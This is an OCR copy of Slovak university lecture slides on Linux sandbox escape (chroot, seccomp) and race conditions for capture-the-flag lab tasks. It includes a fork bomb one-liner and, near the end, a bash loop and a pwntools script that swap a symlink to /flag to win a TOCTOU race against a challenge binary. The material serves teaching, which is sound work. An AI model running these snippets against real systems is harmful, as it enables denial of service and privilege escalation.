system


Bezpečnosť informačných systémov z pohľadu praxe

Palo Litauszki

0x01

> vyhodnotenie shellcode bloku

		_tím	_skóre
#1		skl	8
#2		Stormwind	8
#3		Lock-in	8



0x02


ČO JE TO SYSTÉM

> úlohy 1-4 – linux sandbox escape

> úlohy 5-8 – race conditions

sandbox

> chroot

> zmení “/” pre proces a jeho deti
> vytvorí /tmp/jail a znemožní procesu výkon mimo tohoto
> cd ../ => nemôžné

> nevie použiť cd(chdir()) do jail-u
> nezatvára zdieľané komunikácie (napríklad fd)

> $man 2 chroot

> chroot

> dirfd open?,
> open → cesta k súbory
> openat → fd otvorených dát a jeho relatívnu cestu

> kernel vie sledovať len jeden chroot naraz
> suid 0 user / root => vie vždy utiecť

> nieje izolovaný na sieti (ps), komunikácia s inými procesmi


> nové metódy: cgroups, namespaces, seccomp

> seccomp

> moderné sandboxy sa spoliehajú na povolené systémové volania na použitie kernel mechanizmov
> eBPF

> povolenie/zakázanie niektorých syscalls
> miskonfigurácie pri bezpečnostných návrhoch
> všetko čo beží v Dockeri zdedí rodičovské konfigurácie seccomp (ptrace)
> sendmsg → okrem dát posiela aj otvorené fd!!!
> process_vm_writev → vie prepísať pamäť iného procesu

> $man 2 seccomp



> level 1

> busybox
> možné mapovanie shellkódu!
> zneužitie obmedzení podobnou logikou ako v predošlom bloku
> exit codes (namiesto volania syscall)

race conditions

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 koniec()
P2 koniec()
```

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

> možné usporiadania vykonánia procesov

```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P2 akcia()
P1 koniec()
P2 koniec()
```

```
P1 inicializacia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 inicializacia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```


```
P1 inicializacia()
P2 inicializacia()
P1 kontrola_vstup
P2 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 kontrola_vstup
P1 akcia()
P1 koniec()
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 kontrola_vstup
P2 akcia()
P2 koniec()
```

```c
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT | O_TRUNC, 0755);
    write(fd, “#!/bin/sh\necho NEJDE\n”, 20);
    close(fd);
    execl(“/bin/sh”, “/bin/sh”, argv[1], NULL);
}
```

```c
int main (int argc, char **argv)
{
    int fd = open(argv[1], O_WRONLY | O_CREAT | O_TRUNC, 0755);
    write(fd, “#!/bin/sh\necho NEJDE\n”, 20);
    close(fd);
    execl(“/bin/sh”, “/bin/sh”, argv[1], NULL);
}
```

> motivácia

> v roku 2024 cve.mitre.org* uvázda 146 registrovaných zraniteľností typu “race condition”
> relevantná a praktická exploitačná technika



CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News▾

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 270803

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Support for the legacy CVE download formats ended on June 30, 2024.
New CVE List download format is available now on CVE.ORG.

HOME > CVE > SEARCH RESULTS

Search Results

There are **1763** CVE Records that match your search.


Name	Description
CVE-2025-27091	OpenH264 is a free license codec library which supports H.264 encoding and decoding. A vulnerability in the decoding functions of OpenH264 codec library could allow a remote, unauthenticated attacker to trigger a heap overflow. This vulnerability is due to a race condition between a Sequence Parameter Set (SPS) memory allocation and a subsequent non Instantaneous Decoder Refresh (non-IDR) Network Abstraction Layer (NAL) unit memory usage. An attacker could exploit this vulnerability by crafting a malicious bitstream and tricking a victim user into processing an arbitrary video containing the malicious bistream. An exploit could allow the attacker to cause an unexpected crash in the victim's user decoding client and, possibly, perform arbitrary commands on the victim's host by abusing the heap overflow. This vulnerability affects OpenH264 2.5.0 and earlier releases. Both Scalable Video Coding (SVC) mode and Advanced Video Coding (AVC) mode are affected by this vulnerability. OpenH264 software releases 2.6.0 and later contained the fix for this vulnerability. Users are advised to upgrade. There are no known workarounds for this vulnerability. ### For more information If you have any questions or comments about this advisory: * [Open an issue in cisco/openh264] (https://github.com/cisco/openh264/issues) * Email Cisco Open Source Security (oss-security@cisco.com) and Cisco PSIRT (psirt@cisco.com) ### Credits: * **Research:** Octavian Guzu and Andrew Calvano of Meta * **Fix ideation:** Philipp Hancke and Shyam Sadhwani of Meta * **Fix implementation:** Benzheng Zhang (@BenzhengZhang) * **Release engineering:** Benzheng Zhang (@BenzhengZhang)

*https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=race+condition

> úvod

> proces má vlastnú pamäť (zásobník, halda), registre, súborové deskriptory, PID, uid, guid
> proces môžem mať viac vlákien (zdieľajú pamäť, súborové deskriptory)
proces 3
> vlákna majú vlastné registre, stack, ID

> high lvl: pthread()
> low lvl: fork(), clone()



*https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=race+condition

> prostredie

> linux filesystem, C, syscalls, pwntools, tmux

> zápis bajtov do buffera

```
> $ echo “ziadne_memes?” > file
> write(fd, &buf, 200);
> #define _GNU_SOURCE
  #include <sys/syscall.h>
  syscall(write, fd, &buf, 200);
```

> ID typy


> ruid - id používateľa, ktorý spustil proces
> euid -reprezentuje identitu používateľa, použitú systémom na zistenie procesných privilégií
> suid -kontrolovaný pri procese s vysokými privilégiami a prepínaní do pôvodných.*

*https://book.hacktricks.xyz/linux-hardening/privilege-escalation/euid-ruid-suid

> toctou (time of check to time of use)

> ln -s <from> <to>
> výmena symbolickej linky medzi vytvorením súboru/priečinku a jeho použitím

> setuid-root program na prístup k súboru s vyššími privilégiami súbor
> zlomyselný program musí prebiehať súčasne s povodným a prepnúť symbolickú linku presne v správnom čase



> toctou (time of check to time of use)

> ln -s <from> <to>
> výmena symbolickej linky medzi vytvorením súboru/priečinku a jeho použitím

> setuid-root program na prístup k súboru s vyššími privilégiami súbor
> zlomyselný program musí prebiehať súčasne s povodným a prepnúť symbolickú linku presne v správnom čase

> maze attack /tmp/nejde-> 1/a/b/c/d/e/.../2/a/b/c/d/e/..→ide

```
hacker@system_level1:~$ ls -lah /tmp/
total 24K
drwxrwxrwt 1 root   root   4.0K Mar 19 20:05 .
drwxr-xr-x 1 root   root   4.0K Mar 19 20:05 ..
drwxrwxr-x 2 hacker hacker 4.0K Mar 19 20:05 code-server
drwx------ 2 root   hacker 4.0K Mar 19 20:05 jail-0d2XNn
```

> toctou (time of check to time of use)

> ln -s <from> <to>
> výmena symbolickej linky medzi vytvorením súboru/priečinku a jeho použitím

> setuid-root program na prístup k súboru s vyššími privilégiami súbor
> zlomyselný program musí prebiehať súčasne s povodným a prepnúť symbolickú linku presne v správnom čase

> maze attack /tmp/nejde-> 1/a/b/c/d/e/.../2/a/b/c/d/e/..→ide

```
hacker@system_level1:~$ ls -lah /tmp/
total 24K
drwxrwxrwt 1 root   root   4.0K Mar 19 20:05 .
drwxr-xr-x 1 root   root   4.0K Mar 19 20:05 ..
drwxrwxr-x 2 hacker hacker 4.0K Mar 19 20:05 code-server
drwx------ 2 root   hacker 4.0K Mar 19 20:05 jail-0d2XNn
```

> nice

> slúži na nastavenie priority programu/procesu

```
nice -10 temp
```

> pre záporné hodnoty

```
nice --10 temp
```

> nastavenie pre bežiace procesy

```
renice -n 15 -p 7
```

```
top - 16:50:08 up 22 days, 23:34,  0 users,  load average: 14.35, 14.24, 14.31
Tasks:  22 total,   1 running,  21 sleeping,   0 stopped,   0 zombie
%Cpu(s): 26.6 us,  9.2 sy,  0.0 ni, 63.6 id,  0.2 wa,  0.0 hi,  0.4 si,  0.0 st
MiB Mem : 257898.2 total,  59479.3 free, 159317.0 used,  39101.9 buff/cache
MiB Swap:  98304.0 total,  96883.9 free,   1420.1 used.  96023.4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    281 hacker    20   0  918120  15712  10132 S   0.3   0.0   0:00.65 xfsettingsd
      1 hacker    20   0    1128      4      0 S   0.0   0.0   0:00.24 docker-init
      7 hacker    35  15    2736    644    560 S   0.0   0.0   0:00.00 sleep
     64 hacker    20   0  724472  47164  20556 S   0.0   0.0   0:01.15 node
    109 hacker    20   0 1680468  31564   9140 S   0.0   0.0   0:00.96 websockify
    128 hacker    20   0  177424  56508  20084 S   0.0   0.0   0:00.40 Xtigervnc
    131 hacker    20   0 1680404  31544   9120 S   0.0   0.0   0:01.22 websockify
```

> signals

> zastavenia behu programu spustením signal handlera
> možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)
>
```
#define _POSIX_SOURCE
#include <signal.h>
int kill(pid_t pid, int sig);
```
> kernel sleduje prijaté signály na spustenom procese, sputí handler, naplánuje pokračovanie behu procesu
> “reentrancy” – vrátenie sa na vykonávanie programu

> signals

> zastavenia behu programu spustením signal handlera
> možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)
> `#define _POSIX_SOURCE`
`#include <signal.h>`
`int kill(pid_t pid, int sig);`
> kernel sleduje prijaté signály na spustenom procese,sputí handler, naplánuje pokračovanie behu procesu
> “reentrancy” – vrátenie sa na vykonávanie programu

```
_Thread_local int tmp;
void swap(int* x, int* y)
{
tmp = *x;
*x = *y;
*y = tmp;
}
void interrupt_service_routine()
{
int x = 1, y = 2;
swap(&x, &y);
}
```

> signals

> zastavenia behu programu spustením signal handlera
> možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)
> #define _POSIX_SOURCE
  #include <signal.h>
  int kill(pid_t pid, int sig);
> kernel sleduje prijaté signály na spustenom procese,sputí handler, naplánuje pokračovanie behu procesu
> “reentrancy” – vrátenie sa na vykonávanie programu

```
_Thread_local int tmp;
void swap(int* x, int* y)
{
tmp = *x;
*x = *y; // interrupt_service_routine()
*y = tmp;
}
void interrupt_service_routine()
{
int x = 1, y = 2;
swap(&x, &y);
}
```

> signals


> zastavenia behu programu spustením signal handlera
> možnosť poslať ktorýkoľvek signal na ktorýkoľvek proces (za podmienky rovnakého ruid)
> #define _POSIX_SOURCE
  #include <signal.h>
  int kill(pid_t pid, int sig);
> kernel sleduje prijaté signály na spustenom procese,sputí handler, naplánuje pokračovanie behu procesu
> “reentrancy” – vrátenie sa na vykonávanie programu

```
// _Thread_local int tmp;
void swap(int* x, int* y)
{
int tmp;
tmp = *x;
*x = *y; // interrupt_service_routine()
*y = tmp;
}
void interrupt_service_routine()
{
int x = 1, y = 2;
swap(&x, &y);
}
```

> spôsoby spomalenia behu programu

> :(){ :|:& };: (fork bomb)
> komplexné cesty k súborom /tmp/a je rýchlejšie ako /tmp/a/a/a/a/a/a/a/a
> nice, sleep, spustiť program viac krát


> stat – vráti informácie o priamo súbore
> lstat – vráti informácie o symbolickom linku




> spôsoby spomalenia behu programu

> `:(){ :|:& };:` (fork bomb)
> komplexné cesty k súborom /tmp/a je rýchlejšie ako `/tmp/a/a/a/a/a/a/a/a`
> nice, sleep, spustiť program viac krát

> `stat` – vráti informácie o priamo súbore
> `lstat` – vráti informácie o symbolickom linku





> level 5

0x1b

> level 5

```
while : ; do /challenge/system_level_5 ./file ; done
while : ; do ln -sf /flag file ; rm file; echo 'pojde' > file ; done)
```

```python
from pwn import *
import os
p = process(['/challenge/race_level1', './file'])
os.unlink('./file')
os.symlink('/flag', './file')
p.sendline()
p.interactive()
```

0x1c

> záver

> cieľom úloh je prečítať obsah súboru /flag
> naprogramovať krátke riešenia (python, bash, C)
> odovzdať krátku dokumentáciu s postupom a zdrojovými kódmi
> chýbal vám k riešeniu nejaký nástroj?

> kontakt:

palowashere / qlitauszki@stuba.sk

DEADLINE
> 04.04.2025 do 13:37